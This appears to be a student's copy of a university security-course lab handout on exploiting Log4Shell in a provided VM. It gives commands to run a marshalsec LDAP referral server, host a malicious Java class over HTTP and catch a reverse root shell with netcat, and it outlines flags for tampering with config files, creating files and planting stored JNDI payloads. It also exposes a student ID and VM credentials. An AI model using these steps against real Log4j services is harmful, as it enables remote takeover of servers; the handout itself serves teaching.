Use this GATECH_ID: 903032334

Helpful video for setup: https://www.youtube.com/watch?v=cmnUOYkI6A4

VM to download for Virtual Box: **https://cs6035.s3.amazonaws.com/CS6035-Fall-2024-RC2.ova**

The VM username and password is log4j and Dan_Auerbach

Setup

To get setup for the flags, follow the steps carefully below, and be sure you are running each in a separate terminal window as noted.

You will need switch users to login to log4j user via:

```
Credentials can be found in Canvas on the Log4Shell Assignment page
```

In the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

Open a new terminal window and go to “Desktop/log4shell/logs”:

```
cd Desktop/log4shell/logs
```


Run the following command to view the logs:

```
tail -f cs6035.log
```

OR to view System.out.println messages:

```
tail -f console.log
```

You should now see the tail of the log file from the application running.



If the logs stop populating, then just stop and restart the tail. This is happening because the data logged gets too large so the log "rolls over" to another file.

1. Run the LDAP Server:

Open a new terminal window and run the following command to set the current directory to "Desktop/log4shell/target":

```
cd ~/Desktop/log4shell/target
```

Next, start the LDAP server by running:

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:4242/#Exploit"
```

You can get the ip address of the vm by running the block below in a terminal (Not necessary, just for informational purposes)

```
ip addr show
```

This outputs the vm's IP

```
127.0.0.1
```

It is very important that this matches the port specified in the Malicious server. If your exploit is not working because it is not connecting to the malicious server, your ports likely do not match OR the vm's IP is not correct.

You should see the following output:

```
log4j@cs6035:~/Desktop/log4shell/target$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:4242/#Exploit"
Listening on 0.0.0.0:1389
```

2. Run the Malicious Server:

Open a new terminal and make sure the active directory is the directory that contains your malicious .class file. For simplicity, we have created "Desktop/log4shell/{flag_no}" for you to work in. **Do not leave this directory**. Run the server in "Desktop/log4shell/{flag_no}" by the following command:

```
python3 -m http.server 4242
```

It is very important that this matches the port specified in the LDAP server. If your exploit is not working because it is not connecting to the malicious server, your ports likely do not match OR the vm's IP is not correct You should see the following output:

```
log4j@cs6035:~$ python3 -m http.server 4242
Serving HTTP on 0.0.0.0 port 4242 (http://0.0.0.0:4242/) ...
```

3. Read data that is flowing on the network (This step is required for Flag 2 but is optional for the rest):

Open a terminal and run:

```
nc -nlvp <your_desired_port>
```

You should see the following output:

```
log4j@cs6035:~$ nc -nlvp 9999
Listening on 0.0.0.0 9999
```

To print debug statements from your Java code, tail the ~/Desktop/log4shell/logs/console.log file and add System.out.println statements to your Exploit.java.

CHALLENGES:

Flag 2: Get a Shell (5 pts)

This flag follows this https://www.youtube.com/watch?v=lJeAgQQaDEw *not step by step.

If you haven't already, run the start script in the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

The endpoint for this exploit can be called and inspected via:

```
curl 'http://localhost:8080/rest/products/isAlive' -H 'GATECH_ID:123456789' -H 'Accept:application/json'
```

Now that we have proven this service is vulnerable and that we can exploit it in at least one place, let's try to do more damage and do something more malicious. If you have not already, you NEED to read through the suggested readings and learn how/why it is possible to send jndi lookups.

Open the "Exploit.java" file and construct a malicious payload to execute such that when the jndi/ldap lookup happens, it gives you root access on the vulnerable application server.

You should have a total of 4 terminal windows open which are the 3 from the SETUP section and one terminal window to run your curl command.

Once you are ready to run the exploit, ensure that the java version you are running the command is "java version 1.8.0_20" by running:

```
java -version
```

```
log4j@cs6035:~$ java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
log4j@cs6035:~$
```

To compile your .java file into a class file, move to the directory the .java file is stored in and run:

```
javac Exploit.java
```

NOTE: THIS PROJECT IS WRITTEN USING THE VULNERABLE VERSION OF 1.8.0_20. NOT ALL VERSIONS OF JAVA ALLOW LOOKUPS AND YOU COULD SPIN YOUR WHEELS FOR AWHILE NOT KNOWING WHY YOUR EXPLOIT IS NOT RUNNING IF YOU DO NOT FOLLOW THIS DIRECTION.

We have added the ability to log from your Exploit.java file so that you can log useful debugging information while you are developing your exploit. **To log messages from your Java class, tail the ~/Desktop/log4shell/logs/console.log file and add System.out.println statements to your Exploit.java.**


Make sure you are running this command from Desktop/log4shell/Flagx

```
log4j@cs6035:~/Desktop/log4shell/Flag2$ javac Exploit.java
log4j@cs6035:~/Desktop/log4shell/Flag2$ python3 -m http.server 4242
Serving HTTP on 0.0.0.0 port 4242 (http://0.0.0.0:4242/) ...
```


This should create Exploit.class. **Run your "python3 -m http.server 4242" command in this directory.**

Hint: Pay close attention to the ports you are using in this exercise.

If successful, you should see similar console output as the screenshot below:




With success, you should see this in the console output of the nc command. Now type "whoami" and you should see "root".



Did you get the screenshot above? Congratulations!

If not, keep trying and ensure all of your hosts/ports match. Analyze the screenshots and make sure yours matches. If you are not getting the ldap/python server output, you likely did not set up your hosts/ports correctly OR your Exploit.java file isn't correct.

You now have root access to the vulnerable application's server. YIKES! This is a great example why this exploit is so dangerous. You can perform any task on this server now. For now, go back 2 directories using "cd .." and then run "java -jar Flag2.jar" to get your flag and add it to the json under "Flag2".



FLAG 3: Config.Properties Surprise (25 pts)

If you haven't already, run the start script in the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

For this flag we will use the /products/ resource. There are 4 total endpoints for this resource. Only the following 2 are relevant for this flag.

Call the following endpoint to fetch all the records. Save one of the ids.

GET All - Fetch all product records:

```
curl 'http://localhost:8080/rest/products/productlist' -H 'GATECH_ID:123456789'
```

Call the following endpoint to GET by ID and inspect the logged output.

GET By ID - Fetch a single product record by ID:

```
curl 'http://localhost:8080/rest/products/product/<id>' -H 'GATECH_ID:123456789'
```

You have caught wind that there is a properties file that this application uses to inject configurable data during runtime.

For this exploit, you will use the log4j exploit to update the "config.properties" file saved in the root directory of the application. This properties file contains a property that will set the customer service email for all of the products.


See if you can find anything that gives you a hint about how to exploit it/what you need to do, to update the property.

This application links the properties' customer service email address to all products in its response. You have a good friend who has been bothering you so you want to spam his email inbox with customer complaints about these products. First, you need to make sure that this is even possible.

One thing to keep in mind is that the application checks to see if this file has been tampered with. You will need to make sure you don't overwrite the file and instead just update it.

For this flag, you will need to update the properties file so that when the application builds the product response, it sets the email address to your gatechId. *i.e. 123456789, NOT user@gatech.edu or 123456789@gatech.edu

If successful, you should get your flag in the email field of the response:



Hint: Someone might have tried to roll their own patch and tried to deny requests containing malicious string patterns.
***** **IF THIS FLAG COMES OUT BLANK, Restart container by running the stopContainer and startContainer scripts in the home directory of the log4j user. *******

FLAG 4: Command and Concat (25 pts)

If you haven't already, run the start script in the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

For this flag, we will exploit an endpoint that adds a new user:


```
curl -X PUT 'http://localhost:8080/rest/users/user' -H 'GATECH_ID:903449128' -H 'Content-Type:application/json' --data-raw '{"id":8,"userId":"2134","userName":"RSANCHEZ1","userRole":"R&D","adminYN":"Y"}'
```

Take some time to inspect this output and see what you need to exploit. Yes the exception is expected, and maybe there is even a clue above it ;)

For this flag, you will construct a malicious file (Exploit.java) and compile it, so that when deserialized it will create a simple ".txt" file on the server to get the flag. Using the log4shell exploit, create a file named "Ronnie.txt" on the server and add ONE line that says

“LightWeightBaby!” (You do not need the quote). If you do not follow this exactly, you will not get this flag.

Upon success, you will see the output below. (You might have to scroll for this)



Hint: The name of this flag is a huge hint as to what you need to do. Pay close attention to the logged messages and their format. * **IF THIS FLAG COMES OUT BLANK, Restart container by running the stopContainer and startContainer scripts in the home directory of the log4j user. *****

FLAG 5: PubSub Override (25 pts)

If you haven't already, run the start script in the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

For this flag, we will exploit a previous endpoint that publishes updates to a topic on the server:


```
curl -X PUT 'http://localhost:8080/rest/users/user' -H 'GATECH_ID:903449128' -H 'Content-Type:application/json' --data-raw '{"id":8,"userId":"2134","userName":"RSANCHEZ1","userRole":"R&D","adminYN":"Y"}'
```

You remember that properties file? Good! We are going to play with it yet again.

For this exploit, you will use the log4j exploit to overwrite the "config.properties" file saved in the root directory of the application. This properties file contains a topic that the application will publish a message to when updateUser call is made (the application is also subscribed to this topic as you can see in the logs).

You will need to trick the application into publishing a message to a different topic with your GATECH_ID as the account number in order to generate a valid flag.

Upon success, you should see your output similar to that below:



Hint: Look through the cs6035.log to find clues about what this other topic could be. ***Your flag could be invalid if you have not sent your GATECH_ID appropriately in the published message.*** **** **IF THIS FLAG COMES OUT BLANK, Restart container by running the stopContainer and startContainer scripts in the home directory of the log4j user. *****

FLAG 6: Restful Data (15 pts)

If you haven't already, run the start script in the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

For this flag we will use the /products/ resource. There are four endpoints for this resource:

GET All - Fetch all product records

```
curl 'http://localhost:8080/rest/products/productlist' -H 'GATECH_ID:123456789'
```

GET By ID - Fetch a single product record by ID

```
curl 'http://localhost:8080/rest/products/product/<id>' -H 'GATECH_ID:123456789'
```

GET By Email - Fetch all records associated with an email (This will require you to create a new product with an email field. The initial set of products do not have an email persisted, they return with the default email)

```
curl 'http://localhost:8080/rest/products/product?email=example@example.com' -H 'GATECH_ID:123456789'
```

POST Create or Update a new record - Post a new record or update an existing record by providing the id in the request

```
curl -X POST 'http://localhost:8080/rest/products/product' \
-H 'GATECH_ID:123456789' \
-H 'Content-Type: application/json' \
-d '{
"make": "Ford",
"model": "Mustang",
"trim": "GT",
"price": 45000.00,
"email": "example@example.com"
}'
```

We've explored introducing malicious strings to be triggered by the application as it accepts and processes an HTTP request. For this flag we're going to explore an often overlooked attack vector for exploits like Log4J: Data at Rest.

Data at Rest is data that has already been persisted to some data store and is sitting idle. In the case of log4shell, this could be data that is structured in such a way that when the application retrieves and attempts to use or log it, it triggers the LDAP call.

Use the product POST endpoint to persist a record to the database that, when retrieved later, will trigger the LDAP call. You will have to inspect the logs of each of the endpoints to come up with a successful attack strategy.

You will use the log4j exploit to overwrite the “config.properties” file saved in the root directory of the application similar to what you did in Flag 3 and Flag 5. You will write a new property product.id that should have the value set to the id of the malicious product record that you have created/updated.

When the application fetches the record upon calling the right GET endpoint, it will trigger the exploit and, if successful, will generate the Flag 6 message in the logs.

Note: You will have to trigger the LDAP call with the malicious record in order to generate the Flag.

Upon success, you should see your output similar to that below:

```
2024-04-24 04:35:56 [ProductService.java:70] INFO   Congratulations! Your flag6 is: adf56268e52363c1c642c2b84f4d862a5516a81e5961ad00642853af9a
a28aa2
2024-04-24 04:35:56 [RequestInterceptor.java:144] INFO   Post Handle method is Calling
2024-04-24 04:35:56 [Application.java:62] INFO   Refreshing application cache.
2024-04-24 04:35:56 [RequestInterceptor.java:153] INFO   Cleaned up application cache.
2024-04-24 04:35:56 [RequestInterceptor.java:156] INFO   Request and Response is completed
```

***** **IF THIS FLAG COMES OUT BLANK, Restart container by running the stopContainer and startContainer scripts in the home directory of the log4j user. ******